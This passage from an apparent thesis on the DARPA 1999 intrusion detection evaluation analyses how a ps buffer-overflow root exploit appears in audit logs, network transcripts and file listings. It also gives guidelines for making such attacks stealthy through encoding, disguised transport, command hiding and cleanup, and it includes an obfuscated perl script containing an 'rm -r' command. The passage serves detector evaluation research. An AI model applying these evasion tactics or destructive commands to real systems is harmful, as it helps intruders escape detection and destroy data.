Audit logs capture all system calls, all file opens, closes, reads and writes, and all new processes and their owners, process ID's, parent process ID's, and arguments. Auditing was only available for the Solaris victim in the 1998 evaluation but intrusion detection

```
header,140,2,execve(2),,Tue Mar 30 12:00:48 1999, + 890305655 msec
path,/export/home/bramy/ps_expl
attribute,100755,2051,rjm,8388615,46827,0
exec_args,1,
./ps_expl
subject,2051,2051,rjm,2051,rjm,1924,1816,24 5 206.222.3.197
return,success,0
trailer,140

header,805,2,execve(2),,Tue Mar 30 12:00:48 1999, + 900307281 msec
path,/usr/bin/ps
attribute,104555,root,sys,8388614,22927,0
exec_args,4,
ps,-z,-u,^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
  <REMOVED FOR EXAMPLE>
  P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^Po^¿|0^¿^¿^¿^¿^P^P^P^P^P^P^P^P^P^P
  ^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
  ^P^P^P^P^P^P^P^P^P^¿^¿^¿^¿oq^S$oq^S$^E^A^¿^¿^¿^¿^¿^¿oq^S$oq^S$B^A^¿^¿^¿^¿^¿^
  ¿oq^S$oq^S$B^B^¿^¿
subject,2051,root,rjm,2051,rjm,1924,1816,24 5 206.222.3.197
return,success,0
trailer,805

header,118,2,execve(2),,Tue Mar 30 12:00:48 1999, + 980302471 msec
path,/usr/bin/ksh
attribute,100555,bin,bin,8388614,22885,0
exec_args,1,

subject,2051,root,rjm,2051,rjm,1924,1816,24 5 206.222.3.197
return,success,0
trailer,118
```

Figure 4.1: BSM Log Records from a ps Buffer Overflow Exploit.

systems that made use of the audit logs were able to detect U2R attacks with high accuracy. Two systems using BSM logs detected roughly 77% and 91% of U2R attacks on the Solaris victim at low false alarm rates below one per day. Another system detected all U2R attacks at slightly more than 10 false alarms per day [2]. The high detection rates of U2R attacks were due to the prominent signatures left behind in the BSM logs by buffer overflows, which constituted the majority of U2R attacks in the 1998 evaluation. Figure 4.1 shows the signature of an ps buffer overflow in the audit logs. Three AUE_EXECVE log entries have been extracted from the log files using *auditreduce* and displayed using *praudit*. These entries have been extracted to display the commands executed by the

attacker. Each audit entry is encapsulated by a header and a trailer which have been underlined. To explain the contents of a BSM event, the first record entry is described in detail. The header line contains the token id (header), the byte count of the record (140), the version number (2), the event type (execve), the event modifier (blank), the time of the record (Tue Mar 30 12:00:48 1999), and the milliseconds of time (+ 890305655 msec). The trailer line contains the token id (trailer) and the byte count (140). The event tokens, between the header and trailer, vary depending on the event type. For execve events, the header line is followed by a path token. The path token line starts with "path" and shows the directory path of the execve event (/export/home/bramy/ps_expl). The attribute token consists of the token id (attribute), mode (100755), user id or uid (2051), group id or gid (rjm), file system id (8388615), node id (46827), and device (0). After the attribute token is the exec_args token which contains the number of arguments to execve. The arguments token displays the actual text of the call to execve, in this case "./ps_expl." The subject token consists of the token id (subject), the audit id or auid (2051), the effective user id or euid (2051), the effective group id or egid (rjm), the real user id or ruid (2051), the real group id or rgid (rjm), the process id or pid (1924), the session leader process group id or sid (1816), and the terminal id containing the port id (24 5) and the machine id (206.222.3.197). The return token follows the subject token and consists of the token id (return), the error description (success), and the return value (0).

Much information is contained in BSM logs. In the case of buffer overflows, however, only calls to execve need to be examined. The text of the calls has been highlighted by change bars in Figure 4.1. The file ps_expl is run which executes the ps buffer overflow. The telltale signature of a buffer overflow in the audit data is the long string of "^P"

```
execve(2)      0.317 1816 1911 2051 2051 rjm rjm 2051 206.222.3.197 success 0  /usr/bin/chmod
  chmod,+x,hello_world 0 0 0 Mar+30+12:00:19+1999
execve(2)      0.767 1816 1924 2051 2051 rjm rjm 2051 206.222.3.197 success 0
  /export/home/bramy/hello_world /bin/sh,./hello_world 0 0 0 Mar+30+12:00:46+1999
execve(2)      0.767 1816 1925 2051 2051 rjm rjm 2051 206.222.3.197 success 0  /usr/bin/cat cat 0
  0 0 Mar+30+12:00:46+1999
<DETAILS OF HELLO_WORD SCRIPT OMITTED>
/export/home/bramy/ps_expl ./ps_expl 0 0 0 Mar+30+12:00:48+1999
execve(2)      0.800 1816 1924 2051 root rjm rjm 2051 206.222.3.197 success 0  /usr/bin/ps
  ps,-z,-u,^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
  P^P^
  <TRUNCATED FOR EXAMPLE>
  P^P^Po^¿|0^¿^¿^¿^¿^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
  ^P^P^¿^¿oq^S$oq^S$^E^A^¿^¿^¿^¿^¿^¿oq^S$oq^S$B^A^¿^¿^¿^¿^¿^¿oq^S$oq^S$B^B^¿^¿ 0 0 0
  Mar+30+12:00:48+1999
execve(2)      0.800 1816 1924 2051 root rjm rjm 2051 206.222.3.197 success 0  /usr/bin/ksh  0 0
  0 Mar+30+12:00:48+1999
```

Figure 4.2: Filtered BSM Log Records from a ps Buffer Overflow Exploit

characters, much of which was removed from the figure for clarity. This represents the machine code that is sent to the *ps* program which overflows one of its buffers. The buffer overflow succeeds and a shell (ksh) is executed. The effective user id (in bold face) was 2051 for the ps_expl command and root for the *ps* command because *ps* runs with root privileges (suid root). The effective user id of the shell is also root which demonstrates the attacker's success at creating a root shell.

The default output of pradit for execve events contains detailed information about user and system state for each event. It is often easier to ignore many details of the audit records to get a higher level view of an attack session. Figure 4.2 shows a filtered version of the audit logs corresponding to the same ps attack. A filtering script created at Lincoln Laboratory was used to extract vital information from the text *praudit* output of the BSM audit logs. Each line of the filtered output contains a subset of the information available in the full audit records. Using the first line as an example, the filtering script condenses each audit event into one line containing the event type (execve), the time (0.317) in minutes from the start of the audit log file, the session id (1816), the process id (1911), the ruid

(2051), the euid (2051), the rgid (rjm), the egid (rjm), the auid (2051), the TCP address (206.222.3.197), the error description (success), the return value (0), the path (/usr/bin/chmod), the arguments (chmod,+x,hello_world), the text (0), the ports (0 0), and the time (Mar+30+12:00:19+1999).

Once again, the actual commands executed by the attacker are highlighted in bold face. This output is slightly more condensed and it gives a clearer picture of what the attacker is doing. The actions leading up to the attack are partially visible for this attack. The attacker uses a script called hello_world to activate the ps attack. The details of this script, including the commands that are executed by it have been excluded from this example. They will be discussed in Chapter 5 when this attack is analyzed in greater detail.

All of the buffer overflows used in the 1998 evaluation leave this telltale signature in the audit logs. Due to this inherent artifact of buffer overflows, the design of stealthy attacks for the 1999 evaluation focused on making U2R attacks difficult to detect by network-based intrusion detection systems and simple keyword spotting systems.

4.2.2 Sniffer Data

All attacks are sniffed at two places in the simulation test bed: outside of the Air Force network and inside the Air Force network. These network traffic dumps, collected using tcpdump [9], can be used to reconstruct full TCP connections as well as transcripts of telnet, FTP, SNMP, and HTTP sessions using Seth Webster's NetTracker program [15] or public domain software such as Ethereal [20].

All attacks leave some signature in the network traffic. Each U2R attack that was made stealthy was altered to resemble background traffic as much as possible to avoid detection

```
UNIX(r) System V Release 4.0 (pascal)

login: bramy
Password:
Last login: Tue Mar 30 11:29:22 from 206.222.3.197
Sun Microsystems Inc.   SunOS 5.5       Generic November 1995
. . .

pascal> cd
pascal> chmod +x hello_world
pascal> ./hello_world
ps: illegal option -- z
-n/h
;### ;   # echo Gotcha >> /home/secret/crisis_plan/PANIC
# exit
pascal> ls -F
Attacks/                mailrace.c              temp/
bin/                    my_long_slash_remover/  tmp1.c
binmail.sh*             nsmail/                 tmp2.c
core                    perlmagic/              tmp3*
dead.letter             pine/                   tmp4
doc/                    ps_expl*                usr/
dothings                ps_expl.c               work/
ftp/                    ps_expl.po              working/
hello_world*            scripts/                xv/
mail/                   seth/
mailrace*               src/
pascal> date
Tue Mar 30 12:03:17 EST 1999
pascal> logout
```

Figure 4.3: Transcript from a ps attack

by network-based intrusion detection systems. It is difficult to remove all signs of a U2R attack even when many strategies are employed to hide signatures. Figure 4.3 shows the ps attack from section 4.2.1. A transcript of the telnet session was reconstructed from the sniffer data using NetTracker. This particular view of the session was obtained by reconstructing the destination-to-source communication. In the transcript, ellipsis occurs where background actions have been removed that were not relevant to the attack.

The attacker logs into the victim machine as bramy. He performs some normal commands (omitted from the figure) to give the appearance of a background telnet

session. After changing directories back to his home directory with the *cd* command, he uses *chmod* to change the permissions of hello_world to be executable. It was visible in the audit logs, shown in Section 4.2.1, that hello_world is a script which eventually runs the ps exploit. Change bars show the hello_world script being executed and the corresponding output. A few anomalous interactions in the telnet session define the signature of the ps attack in the sniffer data. The *ps* command is run with an illegal option "-z." This version of the ps exploit was obtained from a widely known security web site. It is likely that many attackers would not change the attack from its widely distributed version. The presence of a string such as "ps: illegal option -- z" could provide an accurate detection rule for ps attacks. More substantial than this string, however, is the evidence of commands being typed at a "#" prompt. The default root shell prompt is a "#" and some intrusion detection systems use this symbol to flag a potential attack. It is particularly suspicious because it is not preceded by a root login or su command, which are the two most common ways of legally obtaining a root shell. The final signature present in the sniffer data is the *echo* command that appends a string to a file in the secret directory. The secret files were restricted access files and it is trivial for an intrusion detection system to check that the current user, bramy, does not have access to secret files.

Most of the U2R attacks leave a substantial signature in the network traffic. It is difficult to make attacks stealthy to host-based systems because audit logs can not be tampered with in the evaluations. Network traffic, on the other hand, produces much less information about what interactions are carried out in a telnet session. With minimal effort, most evidence of U2R attacks can be removed from the sniffer data.

```
228515    1 drwxr-xr-x  3 bramy    users         512 Mar 19 14:52 /export/home/bramy/usr
296865    1 drwxr-xr-x  2 bramy    users         512 Mar 19 14:52 /export/home/bramy/usr/bin7
296866    9 -rw-r--r--  1 bramy    users        8592 Mar 19 14:52 /export/home/bramy/usr/bin7/giftopnm
45765     4 -rwxr-xr-x  1 bramy    users        3248 Mar 28 06:11 /export/home/bramy/binmail.sh
46820     4 -rwxrwxrwx  1 bramy    users        3249 Mar 30 11:30 /export/home/bramy/hello_world
46821     1 -rw-r--r--  1 bramy    users         350 Mar 30 12:00 /export/home/bramy/ps_expl.po
46827    24 -rwxr-xr-x  1 bramy    users       24204 Mar 30 12:00 /export/home/bramy/ps_expl
46824     1 -rw-r--r--  1 bramy    users         304 Mar 28 06:19 /export/home/bramy/mailrace.c
46825    24 -rwxr-xr-x  1 bramy    users       23924 Mar 28 06:19 /export/home/bramy/mailrace
46826    83 -rw-r--r--  1 bramy    users       84020 Mar 28 06:19 /export/home/bramy/core
46822     3 -rw-r--r--  1 bramy    users        2545 Mar 30 12:00 /export/home/bramy/ps_expl.c
```

Figure 4.4: File Listing Indicating the Presence of a ps Attack

4.2.3 File Dumps

File dumps, which are collected nightly from the four victim machines, contain file listings, inode numbers, sizes, last access times, and select system security log files. Files left behind from an attack can create signatures in the file listings, especially if the files are named after the attack. Figure 4.4 shows part of a nightly file listing distributed to participants. File listings are generated using the command "find / -ls" which reports the inode number, size in kilobytes, protection mode, number of hard links, user, group, size in bytes, and last modification time of all of the files on a particular host. This particular file listing was taken from the Solaris machine on the day of the ps attack in sections 4.2.1 and 4.2.2 occurred. The file names in bold face were related to the ps attack. As mentioned before, many attacks are not modified from their original widely distributed versions. Such versions usually contain keywords such as "exploit" or "attack" or have attack-related files which are named after variations of the attack name. This attack is an example of an attack that has not been modified from it's original form. The files named with the "ps_expl" string , which is short for ps exploit, make the files related to this attack (in bold) easy to recognize in file listings.

Another way to relate the attack files is by their modification times. The four files were recently modified and modified within 30 minutes of each other. In addition, the hello_world file and the ps_expl file have executable permissions set. The ps_expl file is only slightly suspicious because other files in bramy's home directory have similar permissions but hello_world stands out because of its permissions "-rwxrwxrwx." This string indicates the hello_world file is readable, writable, and executable by everyone on the system. No other files in bramy's home directory have similar permissions except for the sub-directories. However, it is normal for directories to have the permissions "drwxrwxr-x." It would also be useful to look for shell executables such as "ksh" files to see if they were executed after ps_expl was last modified.

Although the ps attack is visible in the file dumps, only one system in the evaluation used file system information exclusively. This system, described in [21], was able to detect more than 70% of the U2R attacks in the 1998 evaluation while generating fewer than one false alarm per day [2]. The stealthy tactics were not designed specifically to hide attacks from this system but many of them attempt to reduce the anomalies in file listings.

4.3 Guidelines for Making Attacks Stealthy

The following guidelines are summarized from [6]. They were used to make attacks difficult to detect by intrusion detection systems developed by DARPA contractors in 1998 and by simple keyword spotters. These approaches for the 1999 evaluation make U2R attack traffic more closely resemble background traffic seen in the evaluation.

Attacks should avoid unusual behavior. The goal of a stealthy attack is to mimic background traffic as much as possible. It is suspicious to use unusual commands and




Figure 4.5: Stages of a Stealthy U2R Attack

unusual network services. File names, permissions, and modification times should resemble those of files that already exist on a system.

Attacks should be spread over multiple sessions and time. Most attacks have many disjoint stages. Separating these stages into different sessions with the victim machine makes it difficult for intrusion detection systems to correlate all the pieces of an attack. Substantial delays between these sessions will disassociate the setup from the break-in.

The stealthiness of each attack should be confirmed. Running each attack and examining audit logs, sniffer data, and file dumps can help identify signatures to reduce. Keywords or unusual activity which may be preventable should be avoided.

4.4 Stages of a Stealthy U2R Attack

Each stealthy U2R attack used in the 1999 evaluation can be broken up into six stages. Figure 4.5 shows the six stages of a U2R attack: encoding, transport, decoding, execution, actions, and cleanup. The ordering of the stages is roughly chronological although many attacks have more or less components than this general model. For most stealthy U2R attacks in the 1999 evaluation, an exploit is encoded, tranported, and then decoded. The encoding and decoding stages, however, are closely related because the methods used in

decoding are almost always the reverse of the methods used in encoding. For example, an exploit encoded with uuencode is decoded using uuencode. To simply analysis of the stealthy attacks later in this thesis, the encoding and decoding stages are collapsed into one stage represent the encoding technique used. Encoding is performed to make it difficult to recognize what data is being sent during the transport stage. During the subsequent stages, the attack is executed, then some actions are performed, and finally the victim's environment is cleaned up to remove traces of the attack. In addition to the general guidelines for making attacks stealthy, presented in Section 4.3, there are specific measures that can be taken during each stage of a U2R attack to make it difficult to detect. The following sections describe each stage in detail and provide specific guidelines for making attacks difficult to detect during those stages. Examples of specific stealthy measures are provided in Chapter 5.

4.4.1 Transport

Description

For the U2R scenarios in the 1998 evaluation it was assumed that the attacker obtained normal user access to the victim machine, either legitimately or as the result of another attack. All of the exploits required some script or code to be run on the victim. During the transport stage of the attack, this code is transported to the victim machine.

Guidelines

Files should be sent using normal mechanisms that are present in the background traffic. Services that are not commonly used or that generate abnormal amounts of network traffic should be avoided. Simple encoding should also be used in conjunction with file transfers

because TCP connections can be easily reconstructed from sniffer data. Any clear text files in these connections can be examined and searched for keywords.

4.4.2 Encoding

Description

To hide an exploit during the transport stage it is useful to encrypt attack-related files. Packets from unencrypted transport connections can be reassembled to recreate the files transferred. Keyword spotting systems search these files to detect attacks. The size and the number of files associated with an attack can also be hidden using archiving and compression tools.

Guidelines

Archival tools are useful for combining multiple files into one file. Not only does this simplify the transport stage, but less suspicion is aroused. The *tar* command for UNIX is a commonly used archival tool, however, searching *tar* archives for keywords is as easy as searching the files individually. Consequently, it is recommended that compression, encoding, or encryption is used in addition. Compressed and encoded files can be easily restored by an intrusion detection system if the type of compression or encoding is known. Encrypted files, however, are difficult to restore. Unfortunately, the tools required to perform such methods are often sophisticated and not present in the background traffic. A few simple encryption techniques were designed for the 1999 evaluation to hide text files from network-based intrusion detection systems and keyword spotting systems. These techniques made it difficult to perform keyword searches on transported files.

4.4.3 Execution

Description

There are many ways to execute an exploit once it is present on the victim machine. Unusual file names, locations, and attributes may give away an otherwise stealthy attack. Obvious setup and execution patterns must also be avoided.

Guidelines

Execution is usually performed during a shell interaction with the victim machine as a normal user. Suspicion can be avoided by imitating the user as much as possible. Interactions with the shell, including commands issued, should not deviate from interactions seen in the background traffic. Excessive audit log records can be avoided by using UNIX shell built-in commands instead of function calls wherever possible. It is also important to conform to the user's directory structure. File names, permissions, modification dates, and ownerships should be taken into account. Any discrepancies in file attributes can alert an intrusion detection system to abnormal behavior.

4.4.4 Actions

Description

Once an exploit has succeeded, actions are performed utilizing new privilege levels. Many actions, such as spawning a root shell, are common among attacks in the evaluation and in the real world. Some intrusion detection systems have specific rules to watch for root shell prompts.

Guidelines

When root access to a machine has been obtained, the most common actions are ones only

root can perform. Altering another user's files, system files, and secret files (for those without permissions) are all actions that require root access. Therefore, such actions arouse suspicion when performed during the session of a normal user. How suspicious the actions are, however, is controllable. Modifying data is more suspicious than displaying or copying it. Many attacks modify system files to set up a back door which allows the attacker to return to the machine without having to break in again. A few system files such as .rhosts and hosts.equiv may be monitored to watch out for the creation of back doors. In general, it is recommended that common break-in scenarios such as setting up back doors in .rhosts be avoided.

4.4.5 Cleanup

Description

The setup and break-in stages of an attack alter a victim user's environment. Steps must be taken to restore the user's environment so traces of the attack cannot be seen at a later date.

Guidelines

The general guideline for cleaning up after an attack is to reverse all actions involved with the setup and break-in stages. Attack-related files should be removed and file permissions should be restored. All actions of an attack should be restored unless their permanence is required, as is when leaving a back door. Sophisticated attackers may also remove evidence of their presence on a system by editing audit logs and login records. Such cleanup is very effective but was not allowed in the DARPA evaluations.

Chapter 5

Details of Stealthy User-to-Root Attacks in the 1999 DARPA Evaluation

Eleven stealthy U2R attacks were launched against the Solaris, SunOS, and Linux victims in the 1999 evaluation. Each attack was modified to be stealthy to network intrusion detection systems during the transport, encoding, execution, actions, and cleanup stages of the attack. The following sections detail the specific stealthy U2R attack scenarios as well as the detection results from the 1999 evaluation.

5.1 Possible Paths

Many different actions were taken at each stage of a U2R attack to reduce the possibility of detection. Figure 5.1 shows the range of options for making attacks stealthy that were used for the 1999 evaluation. The five columns in the diagram represent the five stages of a stealthy U2R attack. The six stages in Section 4.4 have been reduced to five stages to simply the classification of attacks. The previous encoding and decoding stages have been collapsed into one encoding stage. Encoding here represents the encoding technique employed, not the act of encoding an exploit. The most frequently used tactics for making attacks stealthy during each stage of the attack are listed in the bubbles underneath each




Figure 5.1: Possible Paths of a Stealthy U2R Attack

column heading. This diagram is only a subset of the options. Many more options exist and were used in the 1999 evaluation.

Typical attacks progress chronologically from left to right through the diagram. During each stage of an attack, one or more stealthy tactics were used. Tracing the actions of an attack through the available options for stealthiness reveals a path as shown by the darkened bubbles and arrows in Figure 5.1. The number of possible combinations through this diagram represents the multitude of ways an attack can be made stealthy. This particular attack uses FTP to transfer an exploit to the victim machine which has been encoded using the character stuffing technique. Chaff output is written to the standard output while the attack is executed. Once the exploit has succeeded, a file that the attacker did not previously have access to is displayed to the screen. In the final stage of the attack, permissions are restored to the file that was displayed and all exploit-related files are




Figure 5.2: Average Connections per day for TCP Services

removed from the victim machine. This attack demonstrates that the stealthy techniques used at each stage are not mutually exclusive. It is possible to combine more than one than tactic at the each stage. During the action stage, for instance, the permissions of a file are changed and the file is displayed. The following sections describe the options available at each stage, and signatures of the options.

5.1.1 Transport

Exploits were transferred to the victim machine in many ways. Files were downloaded from web servers over HTTP connections, transferred over FTP connections, and sent as e-mail attachments (SMTP). HTTP connections were made using netscape or lynx in the same manner as the background traffic. These three services dominate the number of connections seen per day in the background traffic of the simulation. Figure 5.2, taken from [3], shows the number of connections observed for the most common TCP services on an average day. Attacks using common services blend in well with the background traffic.

Text files related to attacks were encoded before being sent over network services. This makes it difficult for intrusion detection systems to reconstruct files sent over the network and search them for suspicious strings. Entering files by hand using editors such as vi made it possible to avoid sending exploit files over the network using the common file transfer TCP services. It is still possible to see these files in the sniffer data, however, because editor interactions can be seen in unencrypted telnet sessions. To be completely stealthy, transport was usually supplemented with an encoding technique. Figure 5.3 shows part of an attack telnet session that was reconstructed from the sniffer data using NetTracker. This reconstructed session is similar to what is seen when vi is used, however, because vi is a visual editor and refreshes the screen, the reconstructed session only shows new text that appears on the screen. In the first line of the session, the user starts the vi program by editing a file named cigam. The file is created and the lines containing "~" show vi's initially black screen. All of the lines that begin with "-- INSERT --" represent the user entering vi's edit mode and appending text to the file. The attack script, highlighted by the change bar, is not easy to recognize as a script because it is encoded with the technique of character stuffing. While typing the script in, the characters "AB" have been interleaved with the actual characters in the script. These filler characters make it difficult to search the script for keywords until the script is decoded. Character stuffing will be discussed further in Section 5.1.2. The last two lines show the ":wq" command which is the save and quit command sequence in vi and the corresponding output of this command. A technique similar to the editor transport mechanism uses the *echo* command to achieve the same effect. This technique has the same drawback as the editor technique

```
robin> vi cigam
"cigam" [New File]~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~-- INSERT --      A
             ~-- INSERT --B#AB!AB/ABuABsABrAB/ABlABoABcABaABlAB/ABbABi-
  ABnAB/ABpABeABrAB15.005_02
              ~-- INSERT --AB$ABEABNABVAB{ABPABAABTABHAB}AB=AB"AB/ABbABi-
  ABnAB:AB/ABuABsABrAB/ABbABiABnAB"AB;
             ~-- INSERT --
              ~-- INSERT --AB$AB>AB=AB0AB;AB$AB<AB=AB0AB;
              ~-- INSERT --ABeABxABeABcAB(AB"ABrABmABAB/ABhABoABmA-
  BeAB/ABgABeABoABfABfABpAB/ABvAB"AB)AB;
              ~-- INSERT --            :wq
"cigam" [New File] 5 lines, 265 characters written
```

Figure 5.3: Telnet Session where an Attack Script is Transported Using vi

that it needs to be coupled with some form of encoding to be completely stealthy. An example of creating a file with *echo* will be shown in Section 5.1.2.

The final method of transporting exploit code is copying a file from a floppy to the victim machine. This method is very powerful because it creates no network traffic during the transport stage of an attack. It, however, requires physical access to the victim machine which is not always easy to obtain.

```
#!/opt/local/bin/tcsh
set echo_style=both
setenv LC_CTYPE iso_8859_1
set norebind
rm -f listfile.0
touch listfile.0
echo -n "\0177\0105\0114\0106\0001\0002\0001\0000\0000" >> listfile.0
echo -n "\0000\0002\0000\0002\0000\0000\0000\0001\0000" >> listfile.0
echo -n "\0000\0000\0132\0114\0000\0000\0000\0000\0000" >> listfile.0
```

Figure 5.4: Shell Script Used to Generate a Binary Executable

5.1.2 Encoding

Attack files and commands related to unpacking attack files were encoded with simple forms of encryption and command hiding. Simple encryption, archiving, and encoding was used because more complicated tools were not present in the background traffic. File archives were created using *tar*. Transporting one archive file as opposed to multiple attack files was more convenient and less noticeable in the sniffer data because it created fewer FTP-DATA connections. Unpacking files from an archive was usually coupled with one of the execution-hiding techniques which are described in Section 5.1.3. In addition, three simple encryption methods were used: uuencode, generating binary files from ASCII files containing octal character codes, and character stuffing of ASCII files. Uuencode was used to encode binary files into text files so they could be sent in mail messages. Another method of encoding was performed using the octal dump program, od, which can write out binary executables as octal character strings. The octal characters were converted back to binary files using the shell built-in *echo* command. Figure 5.4 shows part of a script that recreates a binary file when executed. The first four lines of the shell script specify the type of shell, define environment variables to enable the octal character printing feature of

the shell *echo* command, and define environment variables to allow the printing of 8-bit characters. Ideally, the size of an encoded file will not be much larger than the actual exploit. The larger a file is, the longer it will take to traverse the network, the more space it will take up on the victim machine, and the more suspicion it will arouse. Table 5.1

	Size in Bytes
C source code	1,300
compiled executable	25,000
uuencoded executable	34,000
octal character script	134,000

Table 5.1: Size of Encoded eject Exploit Files

compares the sizes of files generated for a simple eject exploit using uuencode and octal character scripts. The executable created for the last three entries in Table 5.1 was compiled with no debugging options, no optimization, and static linking. A forty line C program creates a 34 kilobyte file when encoded using uuencode and a 134 kilobyte file when encoded using the octal character technique. Consequently, only small exploits were encoded into octal character scripts.

The final simple encryption method used in the 1999 evaluation was character stuffing. Using a parsing tool such as *perl*, *sed*, or an editor, clear text scripts were filled with filler characters to make it difficult to spot keywords. Figure 5.5 shows two versions of a *perl* attack script. The first version has the letters "QQ" interspersed to make it difficult to search for such keywords as "perl" and "rm -r". The second version is the clean attack script which can be recovered from the first script with the command "sed 's/QQ//g' " or "perl -pi -e 's/QQ//g' ".

5.1.3 Execution

During the execution stage of an attack, measures were taken to avoid interactions with the shell that could be easily scanned to see what an attacker was trying to do and what exploits were being used. Many intrusion detection systems examine interactions with the shell by reconstructing telnet sessions from sniffer data. Reconstructed sessions reveal exact character sequences typed in by an attacker as well as any messages that the attacker might see that were sent to the standard output and standard error. Techniques for hiding commands issued by attackers included defining shell environment variables and using them to replace substrings in the execution of commands, bundling commands in shell scripts, and generating chaff output in the background of a shell session. The following command extracts all of the files in the archive files.tar in a clear, unstealthy fashion:

```
tar xvf files.tar
```

Using shell environment variables, the same command can be executed more stealthily:




Figure 5.5: Character Stuffing a perl Attack Script

```
set TOP = t; set ANT = a;
${TOP}${ANT}r xvf files.tar
```

Shell variable definitions do not have to immediately precede a command using them, in fact, the shell variable definitions may not occur in the reconstructed session transcript at all. It is therefore difficult for intrusion detection systems to collect information from sessions where shell variables are used.

